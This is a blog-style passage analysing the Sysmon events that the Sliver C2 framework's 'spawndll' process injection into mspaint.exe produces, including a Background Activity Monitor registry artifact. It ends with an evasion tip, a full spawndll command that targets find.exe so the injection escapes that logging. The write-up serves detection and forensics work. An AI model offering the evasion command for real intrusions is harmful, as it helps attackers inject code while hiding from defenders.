
Sysmon events collected while using spawndll

Sysmon collected the usual two events related to process injection:

- Event 10: process access with “GrantedAccess” “0x1fffff” from “StagerProcess.exe” to “mspaint.exe”
- Event 8: create remote threat from “StagerProcess.exe” to “mspaint.exe”

Due to Slivers use of classic injection into a sacrificial process we can see events 10 and 8. As far as I know this cannot be avoided with Sliver unless you fork the implant and change the process injection technique.

Forensics fun-fact of the day: there is one more event that seems to be related to `spawndll`, which is the one with ID 13 right before 10 and 8. You can see it here:



```
Information   10/03/2023 22:02:29   Sysmon   10   Process accessed (rule: ProcessAccess)
Information   10/03/2023 22:02:29   Sysmon   13   Registry value set (rule: RegistryEvent)
Information   10/03/2023 22:02:25   Sysmon   13   Registry value set (rule: RegistryEvent)

Event 13, Sysmon

+ System
- EventData
    RuleName      technique_id=T1543,technique_name=Service Creation
    EventType     SetValue
    UtcTime       2023-03-10 21:02:29.655
    ProcessGuid   {80ee7a6e-9acb-640b-5f01-000000001100}
    ProcessId     6408
    Image         C:\Users\tester\Desktop\StagerProcess.exe
    TargetObject  HKLM\System\CurrentControlSet\Services\bam\State\UserSettin
                  1-5-21-3352340060-1414983371-1093965792-1001
                  \\Device\HarddiskVolume2\Windows\System32\mspaint.exe
    Details       Binary Data
    User          DESKTOP-QPADJJ1\tester
```

Sysmon event 13 collected due to process creation

Event 13 is a registry modification. If you run Sysmon for a little longer you will see quite a lot of them, which is why I always ignored them so far. Today however was the day I finally wanted to know a bit more. Since it reads a lot like the stager creating an "mspaint.exe" process the event looks to me as if it could also be an artifact of `spawndll`. But why would the implant write to the registry?

Google brought up this website which explains what the Windows Background Activity Monitor (BAM) is. One of the things it does is to maintain a list of all programs a user ran in the past 7 days, so it is likely BAM which creates the key. Look at the registry key seen in this event and you can see the entire list of your processes.

If you wanted to avoid this logging you could instead run something like `spawndll --process "C:/Windows/system32/find.exe" /tmp/reflective_dll.x64.dll`. Since console applications are not logged by BAM you would not see such an event.

With regards to the activity of the reflective loader itself I did not spot any events revealing its existence.